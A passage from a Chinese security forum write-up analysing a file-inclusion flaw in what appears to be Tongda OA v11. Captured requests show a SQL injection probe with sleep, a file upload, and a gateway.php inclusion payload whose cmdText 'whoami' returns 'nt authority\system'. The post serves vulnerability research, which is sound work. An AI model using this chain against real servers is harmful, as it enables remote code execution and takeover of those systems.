对 `$P` 进行了是否为空、正则校验以及当前用户是否登录，只需要使 `$P` 为空即可，在下面的 `if $json` 分支中使用了 `include_once $url`，所以只要在传入的json数据中使URI参数中包含 `ispirit/`、`general/`、`module/` 再跳转目录到包含的文件即可进行任意文件包含。

```
payload: json={"url":"xxx"}
```

### v11测试:

POST http://test.com/11.php

POST http://192.168.1.12//ispirit/int...

+...

No Environment

POST

http://192.168.1.12/general/file\_folder/swfupload.php

Send

<input checked="" type="checkbox"/>	Filedata	1.txt X	
<input checked="" type="checkbox"/>	FILE_SORT	0	
<input checked="" type="checkbox"/>	SORT_ID	1+sleep(1)	
<input checked="" type="checkbox"/>	SMS_SELECT_REMIND	1	
<input checked="" type="checkbox"/>	SMS_SELECT_REMIND_TO_ID	1	
	Key	Value	Description

Body

Cookies (1) Headers (11) Test Results

Status: 200 OK Time: 278ms Size: 636 B Save

Pretty

Raw

Preview

Visualize

不安全的SQL语句: sleep

insert into

```
FILE_CONTENT(SORT_ID,SUBJECT,CONTENT,SEND_TIME,ATTACHMENT_ID,ATTACHMENT_NAME,ATTACHMENT_DESC,USER_ID,
values (1+sleep(1),'1158486517','2020-03-22 16:25:17','296@2003495651977','1.txt',' ',' ',' '))
```

POST http://test.com/11.php

POST http://192.168.1.12//ispirit/int...

No Environment

Untitled Request

POSThttp://192.168.1.12//ispirit/interface/gateway.phpSendSave

ParamsAuthorizationHeaders (10)BodyPre-request ScriptTestsSettingsCookiesCode

noneform-datax-www-form-urlencodedrawbinaryGraphQL

KEY	VALUE	DESCRIPTION
[X] json	{"url":"../general/..attach/file_folder/2003/49565197..."}	
[X] cmdText	whoami	
Key	Value	Description

Status: 200 OKTime: 69msSize: 258 BSave Response

PrettyRawPreviewVisualize

nt authority\system

## 参考

- <https://forum.90sec.com/t/topic/883>

文笔不好,内容某个方面或许偏颇,不足之处欢迎师傅前辈们指点和纠正,感激不尽。

关注 | 1

点击收藏 | 0

上一篇: [Gamaredon组织某样本分析](#)

下一篇: [浅谈CSRF漏洞](#)

2 条回复



wkend

2020-04-03 16:34:59

json变量的声明在哪里，传递过程？

👍 0

回复Ta



c7k

2020-04-08 16:31:23

@wkend 文件包含json变量的声明在引入文件中

👍 0

回复Ta

[登录](#) 后跟帖

[RSS](#) | [关于社区](#) | [友情链接](#) | [社区小黑板](#) | [举报中心](#) | [我要投诉](#)